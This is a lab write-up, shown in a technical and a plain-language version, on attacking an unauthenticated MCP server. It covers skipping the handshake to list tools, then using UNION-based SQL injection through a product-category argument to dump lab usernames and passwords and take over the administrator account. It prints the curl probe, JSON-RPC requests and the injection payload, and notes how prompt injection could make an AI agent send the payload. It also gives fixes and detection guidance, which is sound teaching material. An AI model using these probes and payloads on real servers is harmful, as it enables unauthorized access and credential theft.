Weaponizing MCP: From Endpoint Discovery to Admin Takeover via Tool Argument and SQL Injection

An unauthenticated MCP server allowed anonymous clients to call tools without a prior handshake, and the list_products tool's category argument was vulnerable to SQL injection. An attacker could dump the entire users table and log in as administrator.

The Model Context Protocol (MCP) is quickly becoming the standard glue between LLM-powered agents and the outside world. A single MCP server can expose file systems, databases, internal APIs, and business logic as callable “tools” that an agent can invoke on demand.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The Model Context Protocol (MCP) is the glue layer between LLM-powered agents and the outside world. A single MCP server can expose file systems, databases, internal APIs and business logic as callable "tools" that an agent invokes on demand. Every tool is an attacker-reachable function, and every tool argument is a potential injection point.
This walkthrough covers a lab environment in which an internet-facing MCP endpoint was discovered, enumerated without authentication, and exploited to dump the users table, resulting in full administrator account takeover. The chain required no credentials and no prior access. The SQL injection itself is a decades-old bug class; the new part is the delivery mechanism, a JSON-RPC tool call over HTTP where the vulnerable parameter is a filter option on an e-commerce product listing tool.
Setup
MCP uses JSON-RPC 2.0 over one of two transports:
- Streamable HTTP:
POSTrequests to a single endpoint, often/mcp, with optional SSE streaming for responses. - Legacy SSE: a
GETto/ssereturns anendpointevent pointing at a message URL.
A typical session starts with an initialize handshake, then notifications/initialized, then tool discovery via tools/list, and finally tool invocation via tools/call. The spec mandates that initialize happens first, but not every server enforces it.
The endpoint was internet-facing and anonymous; no accounts, credentials or prior access were needed.
Finding it
Phase 1: Endpoint discovery
Unlike REST APIs, MCP servers rarely have an OpenAPI spec or a documented route. The discovery vectors the researcher lists are:
- Client-side JavaScript: agent frontends frequently hardcode the MCP URL (
fetch("/mcp", …)). /sseprobing: legacy SSE servers leak the message endpoint in their first event./.well-known/paths,robots.txtandsitemap.xml.- Error reflection: malformed JSON sent to a guessed path sometimes returns a JSON-RPC parse error, confirming the endpoint.
- Burp's "MCP Server Scanner" extension, which automates detection and enumeration.
The canonical probe is the initialize handshake:
curl -i -X POST https://target.example/mcp \
 -H "Content-Type: application/json" \
 -H "Accept: application/json, text/event-stream" \
 -d '{"jsonrpc":"2.0","id":1,"method":"initialize","params":{"protocolVersion":"2024–11–05","capabilities":{},"clientInfo":{"name":"probe","version":"1.0"}}}'
A valid MCP server answers with a result object containing protocolVersion, capabilities and serverInfo. A non-MCP endpoint typically returns a 404, an HTML page, or a JSON-RPC -32600 Invalid Request error.
The Accept header matters: Streamable HTTP servers frequently reject requests that do not advertise text/event-stream alongside application/json, so omitting it can produce a false negative even when the endpoint is valid.
Phase 2: Unauthenticated enumeration (handshake bypass)
After discovering /mcp, the next request sent was tools/list directly, skipping both initialize and notifications/initialized:
{"jsonrpc":"2.0","id":1,"method":"tools/list","params":{"protocolVersion":"2024-11-05","capabilities":{},"clientInfo":{"name":"probe","version":"1.0"}}}
The server returned the full tool inventory:
{"jsonrpc":"2.0","id":1,"result":{"tools":[
  {"name":"list_products","title":"List products",
   "description":"Lists the products currently for sale. Optionally filter by category, for example \"Gifts\".",
   "inputSchema":{"type":"object","properties":{"category":{"type":"string","description":"Only return products in this category"}},"required":[],"additionalProperties":false}},
  {"name":"get_product","title":"Get product",
   "description":"Gets the details of a single product by its ID.",
   "inputSchema":{"type":"object","properties":{"productId":{"type":"string","description":"The product ID"}},"required":["productId"],"additionalProperties":false}}
]}}
Two findings came out of this:
- No session state is enforced. The spec requires an
initializehandshake before any other request, and this server does not check. Anyone who guesses or discovers the endpoint can immediately enumerate tools. - The endpoint is unauthenticated. There is no API key, no bearer token and no cookie check, so any anonymous client can call any tool.
In a correctly implemented MCP deployment, the second step should be impossible without an authenticated session issued at the first. Here both checks are absent.
Phase 3: Reading the tool schema as an attack surface
The inputSchema field tells an attacker in machine-readable form which arguments each tool accepts, their types and whether they are required. In list_products:
"properties":{"category":{"type":"string","description":"Only return products in this category"}}
The category argument is a free-form string with no enumerated values, no pattern and no visible indication of server-side validation. Its description implies the value is used in a query against the product catalogue, which makes it a textbook injection candidate: user input, filter semantics, string type, backend query.
get_product's productId is equally suspicious, but category is the more natural target because a filter operation usually maps directly onto a WHERE … LIKE or WHERE category = '…' clause.
Exploitation
Step 1: Confirm the injection with a single quote
The first probe puts a single quote in the category value:
{"jsonrpc":"2.0","id":3,"method":"tools/call","params":{"name":"list_products","arguments":{"category":"'"}}}
The response:
{"jsonrpc":"2.0","id":3,"result":{"content":[{"type":"text","text":"Failed to list products"}],"isError":true}}
This is a positive result. The tool did not return an empty product list or a validation error; it returned an execution failure. That is consistent with the server building a query like:
SELECT name, description FROM products WHERE category = ''';
and the database rejecting it on the unmatched quote. The error is generic, with no stack trace and no database error text, so error-based extraction is likely off the table, but UNION-based extraction may still work if the column count can be matched.
Step 2: UNION-based extraction
A UNION SELECT needs three things to line up:
- Column count: the injected
SELECTmust return the same number of columns as the original. - Data types: each column's type must be compatible.
- A visible rendering path: the injected data must appear somewhere in the tool's output.
The tool description and the product-list response format strongly suggest two text columns (name and description) per product, which is the shape of the original query and the shape to match. The payload:
{"jsonrpc":"2.0","id":4,"method":"tools/call","params":{"name":"list_products","arguments":{"category":"' UNION SELECT username, password FROM users--"}}}
The response:
{"jsonrpc":"2.0","id":4,"result":{"content":[{"type":"text","text":"[\n {\n \"name\": \"administrator\",\n \"description\": \"e14odebx0eob7nz528jy\"\n },\n {\n \"name\": \"carlos\",\n \"description\": \"svddbv629btj39lmftle\"\n },\n {\n \"name\": \"wiener\",\n \"description\": \"peter\"\n }\n]"}],"isError":false}}
The entire users table came back through a product-listing tool in a single request: no blind extraction, no boolean oracle, no timing side-channel, just a direct UNION because the server trusted the category argument. Note that isError flipped back to false: the MCP layer saw a well-formed tool response and the SQL layer never flagged anything unusual. From the protocol's perspective this was a perfectly successful product listing.
Step 3: Log in as administrator
The dumped credentials allowed login as administrator, completing the lab.
Root cause
Four independent failures compounded into one exploit:
- Missing authentication on the MCP endpoint. JSON-RPC requests were accepted from anonymous clients.
- Missing session-state enforcement.
tools/listandtools/callworked without a priorinitializehandshake, violating the spec and removing a natural control point for auth and rate limiting. - Unvalidated tool arguments. The
categoryvalue was interpolated into SQL instead of being bound as a parameter. - Generic error suppression without query safety. The server caught the syntax error and returned "Failed to list products", which hides information but does nothing to prevent the injection itself.
The first three matter most: the SQL injection would have been unreachable if the endpoint had required authentication, and harder to discover if the handshake had been enforced.
Impact
The dumped credentials gave login as administrator. In a real deployment the researcher describes the impact as:
- Full account takeover of every user whose credentials were in the table.
- Chained privilege escalation: admin access to the shop's backend, order data and any downstream systems the admin account can reach.
- Data exfiltration via legitimate-looking traffic, since the attack rode on the same
/mcpendpoint with the same content type as ordinary agent traffic. WAF rules tuned for REST or HTML injection may not inspect JSON-RPC tool calls at all. - Agent-side persistence: once an LLM agent has the tool in its context, an indirect prompt injection elsewhere in the application could trigger the same payload without a human sending it.
The last point is the one the researcher says should worry defenders most. The SQL injection is mundane; the delivery mechanism, an LLM agent calling a tool it was told to trust, means the attacker does not have to be the one holding the keyboard.
Fix
For MCP server developers
- Authenticate the endpoint. Require a bearer token, mTLS or a signed request; an anonymous
/mcpis an anonymous RPC interface to the backend. - Enforce the
initializethennotifications/initializedsequence. Rejecttools/listandtools/callfrom sessions that have not completed the handshake, which gives a natural session object to attach authorisation decisions to. - Validate tool arguments against the declared
inputSchema. Ifcategoryis meant to be one of a known set, enumerate it in the schema ("enum": ["Gifts", "Clothing", …]) and reject anything else server-side. Schema constraints are documentation, not enforcement, unless the server applies them. - Use parameterised queries. This is the only fix that makes the injection impossible regardless of what the schema says; the tool boundary is just another application boundary and should be treated like a REST handler.
- Return generic errors but log the real ones. Suppressing the SQL error was the right call; not logging it means you would never know you were being probed.
- Rate-limit and anomaly-detect
tools/call. Acategoryvalue containing'orUNIONshould trip something.
For defenders
-
Inventory your MCP endpoints. If you do not know which
/mcp,/sseand/messagespaths exist in your estate, you cannot protect them. Crawl, review client bundles and check the JavaScript your agents load. -
Treat MCP traffic as untrusted input, not internal RPC. WAF and DLP rules tuned for REST or HTML will not catch JSON-RPC tool arguments by default.
-
Add MCP-specific scanning. Burp's MCP Server Scanner and purpose-built tools such as
mcpsecautomate endpoint discovery and argument fuzzing. -
Assume the agent will be prompt-injected. Any tool callable by an agent is callable by an attacker who can influence that agent's context, so server-side validation is the only thing that holds.
-
Send
tools/listwithoutinitializeto other MCP endpoints. A positive result is a full tool inventory returned to an anonymous client. -
Send
tools/callwithout a session. A positive result is a tool executing and returning data rather than a session or auth error. -
Fuzz every string argument in the
inputSchemawith a single quote. A positive result is an execution failure (isError: truewith a generic message) rather than an empty result or a validation error. -
Try
UNION SELECTagainst filter-style arguments, matching the column count and types implied by the tool's output. A positive result is injected rows rendered in the tool's normal output withisError: false. -
Probe
get_product'sproductIdthe same way, since it is equally free-form in the schema. -
Probe
/ssefor legacy servers. A positive result is anendpointevent revealing the message URL. -
Send malformed JSON to guessed paths. A positive result is a JSON-RPC parse error confirming an MCP endpoint.
Hunting notes
MCP servers are often deployed with less scrutiny than REST APIs: they are new, often stood up by the same teams building the agent frontend, and the spec's security guidance is young. The handshake is a security control, not a formality; skipping initialize enforcement removes the point where auth and session state would normally attach. inputSchema is an attacker's roadmap, telling you exactly which arguments to fuzz and what type each one is.
During recon, look for hardcoded MCP URLs in client-side JavaScript, /sse endpoints, /.well-known/ paths, robots.txt and sitemap.xml, and JSON-RPC parse errors from guessed paths. The Accept: application/json, text/event-stream header is needed to avoid false negatives on Streamable HTTP servers.
What happened, in plain words
A lab environment exposed a helper service built for artificial intelligence (AI) assistants. This kind of service is called an MCP server. MCP stands for Model Context Protocol: a set of rules that lets an AI assistant ask another program to do things for it, such as look up products in a shop, read a file or query a database. Each of those actions is called a tool.
The problem was that this helper service was reachable from the open internet and asked for no password, no key and no login of any kind. Anyone who found its address could talk to it. Worse, one of its tools, a product search that lets you filter products by category, took whatever text you gave it and pasted that text straight into a database command. That is the classic mistake known as SQL injection: the database cannot tell the difference between the text you meant as a filter and extra commands smuggled inside it.
By sending a single quote character, the researcher made the database produce an error, which showed the text was reaching the database. Then, by sending a longer piece of text containing a database keyword called UNION, the researcher made the database return the shop's user table instead of products. That table contained usernames and passwords, including the administrator's. Logging in with those details completed the lab.
Nothing here required an account, a stolen password or any prior access. The whole chain was: find the service, ask it what tools it has, notice one tool takes free text, test that text with a quote, then use UNION to read a different table.
Background: what MCP looks like on the wire
Before the steps, a few words about the plumbing, because the rest of the article uses them constantly.
An API (Application Programming Interface) is a way for one program to talk to another. A useful comparison is a restaurant: you do not walk into the kitchen, you order from a menu, and a waiter carries the order back and forth. An API is that menu plus waiter. A REST API is one very common style of such a menu, usually with one web address per action, such as /products or /orders.
MCP is a newer, narrower kind of API designed for AI assistants. It uses a message format called JSON-RPC 2.0. JSON is a way of writing data as text using curly brackets, colons and quotes, for example {"name": "probe"}. RPC means remote procedure call: you send a message that names a function and gives it arguments, and you get a result back. So a JSON-RPC message is basically "please run this function with these inputs".
MCP can travel over two different roads, called transports:
- Streamable HTTP: you send
POSTrequests to a single address, often/mcp.POSTis the browser verb for "here is some data, please process it". Responses may optionally be streamed back using a technology called SSE (Server-Sent Events), which lets a server keep sending pieces of an answer over one open connection. - Legacy SSE: an older style where a
GETrequest to/ssereturns an event calledendpointthat tells you the address to send messages to.GETis the browser verb for "please give me this page".
A normal MCP conversation has a fixed order:
initialize: a handshake, like saying hello and agreeing on a language.notifications/initialized: a short note saying "I am ready".tools/list: asking the server which tools it offers.tools/call: actually running one of those tools with arguments.
The MCP specification says the handshake must come first. The specification is the written rulebook for the protocol. Not every server checks that the rule is followed, and that gap is central to this story.
The target was a lab environment with a product listing tool exposed over MCP. It was reachable from the internet and anonymous, meaning no login was needed.
Phase 1: Endpoint discovery
Endpoint here means the web address where the MCP service listens, for example https://target.example/mcp. The first job is finding that address. With ordinary REST APIs you often have documentation listing every address. With MCP servers there is rarely a published map, so the researcher lists several ways to look:
- Client-side JavaScript: the code a website sends to your browser. AI assistant front-ends often contain the MCP address written directly in that code, for example
fetch("/mcp", …).fetchis the browser function for making a request. - Probing
/sse: trying the old-style address and seeing whether it answers with anendpointevent that reveals where messages go. /.well-known/paths,robots.txtandsitemap.xml: standard files and folders that websites use to publish information about themselves.robots.txttells search engines what they may crawl;sitemap.xmllists pages. They sometimes mention internal services.- Error reflection: sending deliberately broken JSON to a guessed address. If the reply is a JSON-RPC parse error, you have found an MCP server, because only such a server would complain in that specific way.
- Burp's "MCP Server Scanner" extension: Burp Suite is a tool for inspecting and modifying web traffic; an extension is an add-on. This one automates the detection and listing of MCP servers.
The standard first probe is the initialize handshake:
curl -i -X POST https://target.example/mcp \
 -H "Content-Type: application/json" \
 -H "Accept: application/json, text/event-stream" \
 -d '{"jsonrpc":"2.0","id":1,"method":"initialize","params":{"protocolVersion":"2024–11–05","capabilities":{},"clientInfo":{"name":"probe","version":"1.0"}}}'
Line by line:
curlis a command-line program for sending web requests.-iasks it to show the response headers as well as the body. Headers are the small labelled lines above the content, like the envelope around a letter.-X POSTsays use thePOSTverb, because we are sending data rather than asking for a page.https://target.example/mcpis the guessed address.target.exampleis a placeholder name, not a real site.-H "Content-Type: application/json"is a header telling the server the body is JSON, so it knows how to read it.-H "Accept: application/json, text/event-stream"is a header telling the server which response formats we can handle. This matters: Streamable HTTP servers often refuse requests that do not mentiontext/event-streamalongsideapplication/json. Leaving it out can make a working server look dead, which is called a false negative.-d '…'is the body, the actual message. Inside it,jsonrpcsays which protocol version of JSON-RPC is used,idis a label so the reply can be matched to the request,methodnames the function to run (initialize), andparamscarries the details: the protocol version the client speaks, an empty list of capabilities, and a client name and version.
If the address really is an MCP server, the reply contains a result object with protocolVersion, capabilities and serverInfo. If it is not, you typically get a 404 (page not found), an ordinary HTML page, or a JSON-RPC error numbered -32600 meaning "Invalid Request".
Phase 2: Unauthenticated enumeration (handshake bypass)
Authentication means proving who you are, usually with a password, a key or a token. A token is a long random string that acts like a temporary pass: whoever holds it is treated as the user. A cookie is a small piece of data a website stores in your browser so it can recognise you on the next request. None of these were required here.
After finding /mcp, the researcher did not perform the handshake. The next request was tools/list sent directly, skipping both initialize and notifications/initialized:
{"jsonrpc":"2.0","id":1,"method":"tools/list","params":{"protocolVersion":"2024-11-05","capabilities":{},"clientInfo":{"name":"probe","version":"1.0"}}}
Line by line:
"jsonrpc":"2.0"states the message format."id":1is the label for matching the answer."method":"tools/list"asks the server to list its tools. This is the question that should normally require a completed handshake."params"repeats the protocol version, an empty capabilities list and the client name, even though no handshake took place.
The server answered with its full tool inventory:
{"jsonrpc":"2.0","id":1,"result":{"tools":[
  {"name":"list_products","title":"List products",
   "description":"Lists the products currently for sale. Optionally filter by category, for example \"Gifts\".",
   "inputSchema":{"type":"object","properties":{"category":{"type":"string","description":"Only return products in this category"}},"required":[],"additionalProperties":false}},
  {"name":"get_product","title":"Get product",
   "description":"Gets the details of a single product by its ID.",
   "inputSchema":{"type":"object","properties":{"productId":{"type":"string","description":"The product ID"}},"required":["productId"],"additionalProperties":false}}
]}}
Line by line:
- The outer
resultobject holds atoolslist, which is the menu of actions the server offers. - The first tool is named
list_products, titled "List products". Itsdescriptionsays it lists products for sale and can optionally filter by category, giving "Gifts" as an example. - Its
inputSchemadescribes the arguments it accepts."type":"object"means the arguments come as a set of named fields. Underpropertiesthere is one field,category, of typestring(text), described as "Only return products in this category"."required":[]means no field is mandatory."additionalProperties":falsemeans no other fields are allowed. - The second tool is
get_product, which fetches one product by its ID. Its only field isproductId, a string, and this one is required.
Two findings came out of this single reply:
- No session state is enforced. A session is a server's memory of an ongoing conversation with one client. The rulebook says a handshake must come first; this server does not check. Anyone who finds the address can immediately ask what tools exist.
- The endpoint is unauthenticated. There is no API key (a password-like string given to programs), no bearer token (a token sent in a header, usually as
Authorization: Bearer …) and no cookie check. Any anonymous client can call any tool.
In a properly built MCP deployment, the second request should be impossible without a session created by the first. Here both checks were missing.
Phase 3: Reading the tool schema as an attack surface
A schema is a description of what data is allowed: which fields exist, what type each one is, and which are required. The inputSchema field is effectively a map for an attacker, because it says exactly which arguments to try and what kind of text each expects.
For list_products:
"properties":{"category":{"type":"string","description":"Only return products in this category"}}
Line by line:
propertiesbegins the list of accepted fields.categoryis the field name."type":"string"says its value is free text."description":"Only return products in this category"explains what it is for.
The category argument is free-form text with no fixed list of allowed values, no pattern it must match, and no visible sign that the server checks it. Its description suggests the value is used in a database query against the product catalogue. That makes it a textbook injection candidate: input from a user, used as a filter, typed as text, and passed to a database.
get_product's productId is just as suspicious, but category is the more natural target, because a filter usually becomes a database condition such as WHERE … LIKE or WHERE category = '…'. In plain terms, the server probably writes something like "give me products where the category equals whatever the user typed".
Phase 4: Confirming the injection
SQL stands for Structured Query Language: the language used to ask a database questions. A database is an organised store of data, like a very large spreadsheet with named tables. The users table holds accounts; the products table holds shop items.
SQL injection means slipping extra SQL into a place where the program expected only a value. The everyday comparison is a form that asks for your name, and you write "Alice; and also delete all invoices". If the program pastes your answer directly into a command, the extra instruction runs too.
The first probe puts a single quote in the category value:
{"jsonrpc":"2.0","id":3,"method":"tools/call","params":{"name":"list_products","arguments":{"category":"'"}}}
Line by line:
"method":"tools/call"says we want to run a tool."name":"list_products"names which tool."arguments":{"category":"'"}supplies the arguments; herecategoryis a single apostrophe character.
The response:
{"jsonrpc":"2.0","id":3,"result":{"content":[{"type":"text","text":"Failed to list products"}],"isError":true}}
Line by line:
resultholds the tool's output.contentis a list of pieces; the first is oftypetext, and itstextis "Failed to list products"."isError":truemarks the call as failed.
This is a positive result. The tool did not return an empty product list or a validation error; it returned an execution failure. That fits a server building a query like:
SELECT name, description FROM products WHERE category = ''';
Line by line:
SELECT name, descriptionasks for two columns, the product name and its description.FROM productssays the data comes from the products table.WHERE category = '''is the filter. The server wrapped the user's single quote in its own quotes, so the database sees an odd number of quotes and cannot parse the command. It rejects it.
The error message is generic: no stack trace (the internal list of function calls that failed) and no database error text. That means pulling data out through error messages is probably not possible here. But a UNION-based approach may still work if the number of columns can be matched.
Phase 5: UNION-based extraction
UNION is a SQL keyword that glues the results of two queries into one list. If the original query returns product names and descriptions, a UNION can append rows from a completely different table, such as users, and they will be displayed as if they were products.
A UNION SELECT needs three things to line up:
- Column count: the injected
SELECTmust return the same number of columns as the original. - Data types: each column's type must be compatible, for example text with text.
- A visible rendering path: the injected data must appear somewhere in the tool's output.
The tool description and the product-list response format strongly suggest two text columns (name and description) per product. That is the shape of the original query, and the shape to match. The payload:
{"jsonrpc":"2.0","id":4,"method":"tools/call","params":{"name":"list_products","arguments":{"category":"' UNION SELECT username, password FROM users--"}}}
Line by line:
- The outer message is the same
tools/callforlist_products. - The
categoryvalue starts with a single quote, which closes the quote the server opened around the user's input. UNION SELECT username, password FROM usersadds a second query that returns two columns, the username and password, from the users table. Two columns match the two expected by the product listing.--starts a SQL comment, which tells the database to ignore the rest of the original query, including the server's closing quote. This prevents a syntax error.
The response:
{"jsonrpc":"2.0","id":4,"result":{"content":[{"type":"text","text":"[\n {\n \"name\": \"administrator\",\n \"description\": \"e14odebx0eob7nz528jy\"\n },\n {\n \"name\": \"carlos\",\n \"description\": \"svddbv629btj39lmftle\"\n },\n {\n \"name\": \"wiener\",\n \"description\": \"peter\"\n }\n]"}],"isError":false}}
Line by line:
result.contentagain holds a text piece, but this time the text is a JSON list of three objects.- Each object has a
nameand adescription. The names areadministrator,carlosandwiener; the descriptions are the matching passwords. \ninside the text is a newline character, which is why the text looks like formatted JSON rather than one long line."isError":falsemeans the call succeeded from the protocol's point of view.
The entire users table came back through a product-listing tool in a single request. There was no blind extraction (guessing data one yes/no answer at a time), no boolean oracle (a question whose answer reveals one bit of information) and no timing side-channel (inferring data from how long a response takes). Just a direct UNION, because the server trusted the category argument.
Note that isError flipped back to false: the MCP layer saw a well-formed tool response, and the SQL layer never flagged anything unusual. From the protocol's perspective this was a perfectly successful product listing.
Phase 6: Impact
Impact means the real-world harm a flaw allows. The dumped credentials allowed login as administrator, completing the lab. In a real deployment the researcher describes the impact as:
- Full account takeover of every user whose credentials were in the table. Account takeover means logging in as someone else and acting as them.
- Chained privilege escalation: admin access to the shop's backend, order data and any downstream systems the admin account can reach. Privilege escalation means moving from a low level of access to a higher one.
- Data exfiltration via legitimate-looking traffic, since the attack rode on the same
/mcpendpoint with the same content type as ordinary agent traffic. A WAF (Web Application Firewall) is a filter that inspects web requests and blocks suspicious ones; rules tuned for REST or HTML injection may not inspect JSON-RPC tool calls at all. - Agent-side persistence: once an AI agent has the tool in its context, an indirect prompt injection elsewhere in the application could trigger the same payload without a human sending it. Prompt injection means hiding instructions in content an AI reads, so the AI follows the attacker's instructions instead of the user's.
The last point is the one the researcher says should worry defenders most. The SQL injection is mundane; the delivery mechanism, an AI agent calling a tool it was told to trust, means the attacker does not have to be the one holding the keyboard.
Root causes
A root cause is the underlying mistake that made the attack possible, as opposed to the symptom. Four independent failures compounded into one exploit:
- Missing authentication on the MCP endpoint. JSON-RPC requests were accepted from anonymous clients.
- Missing session-state enforcement.
tools/listandtools/callworked without a priorinitializehandshake, violating the spec and removing a natural control point for authentication and rate limiting. Rate limiting means capping how many requests a client may make in a period. - Unvalidated tool arguments. The
categoryvalue was interpolated into SQL instead of being bound as a parameter. Interpolated means pasted into the command text; bound as a parameter means handed to the database separately, so it can never be read as a command. - Generic error suppression without query safety. The server caught the syntax error and returned "Failed to list products", which hides information but does nothing to prevent the injection itself.
The first three matter most: the SQL injection would have been unreachable if the endpoint had required authentication, and harder to discover if the handshake had been enforced.
Remediation
Remediation means the fixes. The researcher splits them by audience.
For MCP server developers
- Authenticate the endpoint. Require a bearer token, mTLS or a signed request. mTLS means both sides present certificates to prove who they are. An anonymous
/mcpis an anonymous remote-control interface to the backend. - Enforce the
initializethennotifications/initializedsequence. Rejecttools/listandtools/callfrom sessions that have not completed the handshake, which gives a natural session object to attach authorisation decisions to. Authorisation means deciding what an identified user is allowed to do. - Validate tool arguments against the declared
inputSchema. Ifcategoryis meant to be one of a known set, enumerate it in the schema ("enum": ["Gifts", "Clothing", …]) and reject anything else server-side. Schema constraints are documentation, not enforcement, unless the server applies them. - Use parameterised queries. This is the only fix that makes the injection impossible regardless of what the schema says; the tool boundary is just another application boundary and should be treated like a REST handler.
- Return generic errors but log the real ones. Suppressing the SQL error was the right call; not logging it means you would never know you were being probed.
- Rate-limit and anomaly-detect
tools/call. Acategoryvalue containing'orUNIONshould trip something.
For defenders
- Inventory your MCP endpoints. If you do not know which
/mcp,/sseand/messagespaths exist in your estate, you cannot protect them. Crawl, review client bundles and check the JavaScript your agents load. A client bundle is the packaged JavaScript a site sends to browsers. - Treat MCP traffic as untrusted input, not internal RPC. WAF and DLP rules tuned for REST or HTML will not catch JSON-RPC tool arguments by default. DLP means data loss prevention: rules that watch for sensitive data leaving.
- Add MCP-specific scanning. Burp's MCP Server Scanner and purpose-built tools such as
mcpsecautomate endpoint discovery and argument fuzzing. Fuzzing means sending many varied inputs to see what breaks. - Assume the agent will be prompt-injected. Any tool callable by an agent is callable by an attacker who can influence that agent's context, so server-side validation is the only thing that holds.
These are the same checks applied to other targets, with what a positive result looks like:
- Send
tools/listwithoutinitializeto other MCP endpoints. A positive result is a full tool inventory returned to an anonymous client. - Send
tools/callwithout a session. A positive result is a tool executing and returning data rather than a session or authentication error. - Fuzz every string argument in the
inputSchemawith a single quote. A positive result is an execution failure (isError: truewith a generic message) rather than an empty result or a validation error. - Try
UNION SELECTagainst filter-style arguments, matching the column count and types implied by the tool's output. A positive result is injected rows rendered in the tool's normal output withisError: false. - Probe
get_product'sproductIdthe same way, since it is equally free-form in the schema. - Probe
/ssefor legacy servers. A positive result is anendpointevent revealing the message URL. - Send malformed JSON to guessed paths. A positive result is a JSON-RPC parse error confirming an MCP endpoint.
Hunting notes
MCP servers are often deployed with less scrutiny than REST APIs: they are new, often stood up by the same teams building the agent frontend, and the spec's security guidance is young. The handshake is a security control, not a formality; skipping initialize enforcement removes the point where authentication and session state would normally attach. inputSchema is an attacker's roadmap, telling you exactly which arguments to fuzz and what type each one is.
During recon, look for hardcoded MCP URLs in client-side JavaScript, /sse endpoints, /.well-known/ paths, robots.txt and sitemap.xml, and JSON-RPC parse errors from guessed paths. The Accept: application/json, text/event-stream header is needed to avoid false negatives on Streamable HTTP servers.
Glossary
- API: a defined way for one program to ask another program to do something, like a menu and waiter in a restaurant.
- Account takeover: logging in as another user, usually the administrator, and acting with their powers.
- Agent: an AI program that can decide to call tools and act, rather than only answering text.
- Authentication: proving who you are, for example with a password, key or token.
- Authorisation: deciding what an identified user is allowed to do.
- Bearer token: a token sent in a request header, usually as
Authorization: Bearer …, that acts as a temporary pass. - Blind extraction: recovering data by asking yes/no questions rather than seeing it directly.
- Boolean oracle: a question whose yes/no answer reveals one bit of hidden information.
- Burp Suite: a tool for intercepting, inspecting and modifying web traffic, with add-on extensions.
- Client bundle: the packaged JavaScript a website sends to a browser.
- Client-side JavaScript: code that runs in your browser rather than on the server.
- Column: a named field in a database table, such as
nameorpassword. - Cookie: a small piece of data a site stores in your browser to recognise you later.
- Credentials: the details used to log in, typically a username and password.
- curl: a command-line program for sending web requests.
- Database: an organised store of data made of named tables with rows and columns.
- DLP: data loss prevention; rules that watch for sensitive data leaving an organisation.
- Endpoint: the web address where a service listens, for example
/mcp. - Enumeration: listing what a service offers, such as its tools or paths.
- False negative: a test that says "nothing here" when something is actually there.
- Fuzzing: sending many varied or malformed inputs to see what breaks.
- GET: the browser verb for asking to receive a page or resource.
- Handshake: an opening exchange where two programs agree how to talk before doing real work.
- Header: a labelled line in a web request or response carrying metadata, like an envelope around a letter.
- Impact: the real-world harm a flaw allows.
- Injection: slipping extra instructions into a place where only a value was expected.
- inputSchema: the machine-readable description of a tool's arguments, their types and which are required.
- Interpolation: pasting a value directly into a command string, so it can be read as part of the command.
- JSON: a text format for data using curly brackets, colons, quotes and commas.
- JSON-RPC 2.0: a message format where you name a function and pass arguments, and get a result back.
- MCP (Model Context Protocol): a set of rules letting AI assistants call external tools.
- MCP server: the program that offers those tools over MCP.
- mTLS: mutual TLS, where both sides of a connection present certificates to prove who they are.
- Parameterised query: a database query where user values are handed over separately from the command text, so they can never be read as commands.
- Payload: the crafted input sent to trigger a flaw.
- POST: the browser verb for sending data to a server for processing.
- Privilege escalation: moving from a lower level of access to a higher one.
